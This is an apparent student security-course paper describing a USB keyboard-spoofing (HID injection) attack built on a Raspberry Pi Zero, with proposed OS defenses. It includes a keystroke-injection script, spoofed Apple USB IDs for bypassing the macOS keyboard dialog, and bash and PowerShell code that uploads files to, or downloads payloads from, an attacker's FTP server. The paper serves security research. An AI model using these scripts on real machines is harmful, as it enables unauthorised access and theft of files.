Plugging in a USB: What's the Worst That Could Happen?

Alice Zhang
alice21@mit.edu

Maximillian Langenkamp
maxnz@mit.edu

Sule Kahraman
sulek@mit.edu

August 1, 2021

1. INTRODUCTION

There are existing tools that enable people to gain access to an open computer by plugging in a USB device. Famously, the Stuxnet worm entered the Iranian nuclear facility through a trusted USB device(1). Our motivation was to explore and document different aspects of the technical vulnerabilities that allow this attack to happen.

In this project we design and implement an HID (Human Interface Device) spoofing attack where the device is a cheap single board computer that is recognised by the computer as a keyboard. When plugged into a computer, it injects keystrokes to open the command line on the computer and allows for various exploits. One exploit we explored is automatically sending important files to an attacker server.

The rest of this paper is organized as follows. In Section 2, we provide background on connecting USB devices on different operating systems. We present our threat model in Section 3 followed by our approach in Section 4. Finally, we discuss the results of our approach and our findings in the process in Section 5.

2. BACKGROUND

2.1. Connecting USB Devices

When a new USB device is plugged into a computer, the operating system automatically detects it and asks for the driver (through a software interface). This is because the USB specification supports a wide selection of devices that range from lower-speed devices such as keyboards, mice and joysticks to higher-speed devices such as scanners and digital cameras, and the operating system needs to understand which type of device is plugged in. Figure 1 shows examples of USB devices and the class they fall under.

The focus of our project is around making the computer recognize the USB device as a keyboard. A keyboard's USB class is HID (Human Interface Device), hence we set up our malicious USB device to be recognized under HID class as later explained in Section 4.

A USB keyboard device has three main attributes that may be read by the computer. They are the USB Vendor ID (VID), which requires a license that costs $5000 a year to maintain (2), and which grants you access to exclusive use of 65,536 unique USB Product IDs (PID). The third attribute that may be read by the computer is the product serial number.

USB device class	USB devices in class
Audio class	Speakers, microphones
Chip Card Interface Device Class	Smart cards, chip cards
Communication class	Speakerphone, modem
Composite class	A device in which all class-specific information is embedded in its interfaces
HID class	Keyboards, mice, joysticks, drawing tablets
Hub class	Hubs provide additional attachment points for USB devices
Mass storage class	Hard drives, flash memory readers, CD Read/Write drives, digital cameras
Printing class	Printers
Vendor specific	A device that doesn't use the standard protocols for an existing class
Video class	Digital camcorders, webcams, digital still cameras that support video streaming

Figure 1. Examples of USB Devices

Different Operating Systems have approach to identifying USB keyboard devices in a similar way. However, subtle differences in the implementation resulted in different requirements to pull off an attack.

2.1.1. USB Devices on OSX

When a usb device is plugged in, the OS recognizes information about the device, including the device descriptor. The device descriptor has fields associated with information such as the device's class and subclass, vendor and product numbers, and number of configurations (3). The configuration for the device is done automatically by the victim's device, giving the USB device the ability to transfer data upon being plugged in.

2.1.2. USB Devices on Windows

Microsoft provides a set of proprietary device classes and USB descriptors, which are called Microsoft OS Descriptors (MODs).

Device enumeration for a USB port begins when the hub indicate a connect status change via the hub's interrupt endpoint. If the port status indicates a newly connected device, the USB hub driver will then enumerate the device (4).

3. THREAT MODEL

There are a few primary threat models for USB attacks that are broadly separated into active and passive categories. An active attack requires participation of the user in plugging in the USB and clicking a file. A passive attack instead will begin once the USB is plugged in, without any action by the victim. We are focused on the passive approach.

Our threat model is that the adversary has physical access to an unlocked laptop (as is common in many offices), and is able to discretely plug a USB device into the computer. That being said, our approach would also be effective in an intermediate situation where the victim finds the malicious USB and plugs it into their unlocked device (without having to click or activate).

4. APPROACH

Our approach can be separated into a few different components. First, we had to procure the hardware and install an operating system. Next, we had to configure the USB input output settings. Once we had a remote HID (human interface device) spoofing system working, we then had to setup a remote server to be able to receive files from the computer. Finally, we needed to write bash and PowerShell scripts for the USB to inject.



Figure 2. Attack Overview

4.1. Configuring Hardware and Software

4.1.1. HARDWARE

After a survey of readily available hardware (including an ill-fated attempt with two incompatible devices), we settled on using the latest Raspberry Pi Zero W, a small single-board computer which can be purchased for around $20 from multiple different online vendors (5). This was the cheapest device which crucially had hardware support for HID output, which is necessary to be able to inject keystrokes.

4.1.2. SOFTWARE

In order to the render the Raspberry Pi Zero useful, we had to install an operating system to recieve and execute commands. Since the library for keystroke injection was not compatible with newer versions of Raspbian (the officially endorsed Raspberry Pi Operating System), we decided on Kali Linux, an open source operating system often used by people in the security community (7). We now have an *attackerUSB*.

To use the *attackerUSB* to inject keystrokes, we used an open source library called P4wnP1 (8) that provided software support for keystroke injection. P4wnP1 in theory provides a broad framework for a broad range of USB functions (including Ethernet, Mass Storage, Keyboard, and Mouse) that an adversary can manipulate. It does so by providing a command line interface through which P4wnP1's custom HIDScript can be entered and executed. (Note that in practice, we were unable to use several of the features (e.g. Mass Storage emulation), and found that the recognition of the USB device was inconsistent and highly OS dependent.)

4.2. USB Setup

As previously mentioned, we found that recognition of USB keyboard devices differed between Windows and Mac operating systems.

We found that for the Windows operating system, none of the USB descriptor information fields mattered, and that our device was able to inject scripts with random values in the three fields.

For the Mac operating system, using arbitrarily set attributes prevented keystroke injection. Specifically, a mac 'keyboard assistant' dialog box would appear and ask the user to configure the keyboard by pressing certain unidentified keys on the keyboard. Since this was not feasible to do quickly using our setup, we had to find a workaround.

To circumvent the dialog box, we set the Vendor ID equal to the Apple Vendor ID. Similarly, we set the Product ID to be equal to the Magic Keyboard A1644. Both of these numbers can be found on the online USB ID Repository (11). The serial number was set to a value found on a forum. Using these values, we were able to run the keystroke injection attack on a 2014 Macbook Pro running the most recent Catalina 10.15.4.

4.3. Attacker Server

The attacker server is always available and ready to receive files so that when the *attackerUSB* is plugged into the victim's computer, the attacker can immediately get access to the victim's filesystem and transfer files via FTP to the at-

tacker server. We set up an FTP server on a virtual machine using Google Compute Engine to ensure the availability of the server and to easily modify network rules. For the safety of the attacker server, we check the credentials of the requested connection. We only allow connections requested by the username *attackerUSB* by checking whether the login credentials match those of the user *attackerUSB*. More details about the set up and configuration of the attacker server can be found in our Github repository (6).

4.4. Malicious Script

Once the USB device has successfully been recognized as a keyboard, it is able to open the terminal and create a malicious script. When run, the following Powershell code can communicate with the remote server using FTP, serving as a proof of concept for our approach.

```
#!/bin/sh
HOST="00.00.00.000"
USER="user"
PASSWD="password"
FILE="file.txt"

ftp -n $HOST <<END_SCRIPT
pass
quote USER $USER
quote PASS $PASSWD
put $FILE
quit
END_SCRIPT
exit 0
```

In the script, the attacker server IP must be specified, along with user credentials that have permission to connect to and write to the server. In a real attack, the attacker could write a script to determine which files are of interest based on filename or type. We also wrote a Powershell script to perform the same function on Windows devices and to be used with the USB for a fully integrated attack.

In addition to sending user data to the server, the *WGET* command can be used to download a variety of malicious scripts hosted on the FTP server. By downloading these scripts from a server, the attacker is able to reduce the time needed to execute a more complex task as well as provide code that is compatible with the victims device type and operating system.

5. RESULTS AND DISCUSSION

We were able to deploy a system that, once plugged into an open computer, is able to gain access to a command line interface and effectively act as root user. Once access has been gained, the possibilities for harm to the victim's device and data is great. For example, the end-to-end system can be made to send sensitive information to an attacker, hijack running processes on the machine, or install key loggers/take camera input.

This type of attack can be extremely damaging, yet has not much has been done to improve security for users. The USB protocol is designed to be self configuring, which has made use extremely convenient, but allows such attacks to succeed. Improving security in hardware or in the next USB protocol (USB5?) is possible, but would by necessity suffer from legacy issues. In some workplaces, the use of USB devices is banned to protect against a variety of malicious activity. However, we believe that the device OS can defend against HID spoofing type attacks by improving the way new USB connections are handled. This provides a more general solution that can maintain usability and convenience.

While there exist some software that automatically keeps track of keystrokes and uses a set of heuristics to identify if a script is rapidly injecting keys (12), we believe there is a less computationally intensive taxing and less potentially vulnerable solution is possible. A simple verification protocol that asks a user to enter his or her password every time a new keyboard is connected would prevent the type of active keystroke attack that we have described in this paper. This would be similar to the keyboard configuration pop-up that already appears in the Mac OS when plugging in a new keyboard with a non-mac keyboard. To avoid having to enter the password each time, the computer could potentially rewrite the stored serial number with a secret stored value that could be checked upon next plugin and input output allowed if the stored value matches the keyboard output.

References

[1] Kushner, David. The Real Story of Stuxnet. 26 Feb. 2013 https://spectrum.ieee.org/telecom/security/the-real-story-of-stuxnet

[2] USB Implementers Forum. n.d. https://en.wikipedia.org/wiki/USB_Implementers_Forum

[3] Apple Inc. USB Interface Device Guide. 9 Jan. 2012. https://developer.apple.com/library/archive/documentation/DeviceDrivers/Conceptual/USBBook/USBOverview/USBOverview.html

[4] Borve, Martin. How Does USB Stack Enumerate a Device? Microsoft Tech Community. 23 Sept. 2019. techcommunity.microsoft.com/t5/microsoft-usb-blog/how-does-usb-stack-enumerate-a-device/ba-p/270685#.

[5] Raspberry Pi Foundation. Raspberry Pi Zero W. https://www.raspberrypi.org/products/raspberry-pi-zero-w/

[6] Kahraman, Sule. 6.858 Final Project Spring 2020. https://github.com/sulekahraman/usb_attack.git

[7] Offsec Services Limited. Kali Linux. 2020. https://www.kali.org/

[8] Dawes, Rogan. P4wnP1 by MaMe82. 7 Dec. 2018. https://github.com/RoganDawes/P4wnP1

[9] Microsoft OS Descriptors for USB Devices. Windows Drivers, Microsoft Docs. 20 Apr. 2017. docs.microsoft.com/en-us/windows-hardware/drivers/usbcon/microsoft-defined-usb-descriptors.

[10] An Analysis of Wireless Device Implementations on Universal Serial Bus. 3 Jun. 1997. https://www.usb.org/sites/default/files/usbwire.pdf

[11] Gowdy, Stephen. The USB ID Repository. http://www.linux-usb.org/usb-ids.html

[12] Bauer, Jason. Python Keylogger. 11 Nov. 2018. https://github.com/jasonniebauer/python-keylogger

A. Keystroke Injection Script

```
layout('us'); // US keyboard layout
typingSpeed(100,150)
//100ms between key strokes
//with additional rand val 0-150ms
press("GUI SPACE");
delay(500);
type("termina\n")
//open terminal from spotlight
delay(100);
type("innocentScript.sh\n")
var script = "SCRIPT FROM SECTION 4.4";
delay(100);
type(script);
delay(100);
type(":wq");
delay(100);
press("ENTER");
delay(100);
type("bash innocentScript.sh\n");
```

B. USB ID Values

Apple Vendor ID: 0x05AC

Magic Keyboard A1644 Product ID: 0x0267

Serial number: F0T536302K7G9KPAS

C. PowerShell Scripts

```
#Upload a file to server via FTP
$File = "file.txt"
$ftp = "ftp://user:pw@IP/filename"
$webclient = New-Object System.Net.WebClient
$uri = New-Object System.Uri($ftp)
$webclient.UploadFile($uri, $File)

#Download a file from server via FTP
$File = "file.txt"
$ftp = "ftp://user:pw@IP/filename"
$webclient = New-Object System.Net.WebClient
$uri = New-Object System.Uri($ftp)
$webclient.DownloadFile($uri, $File)
```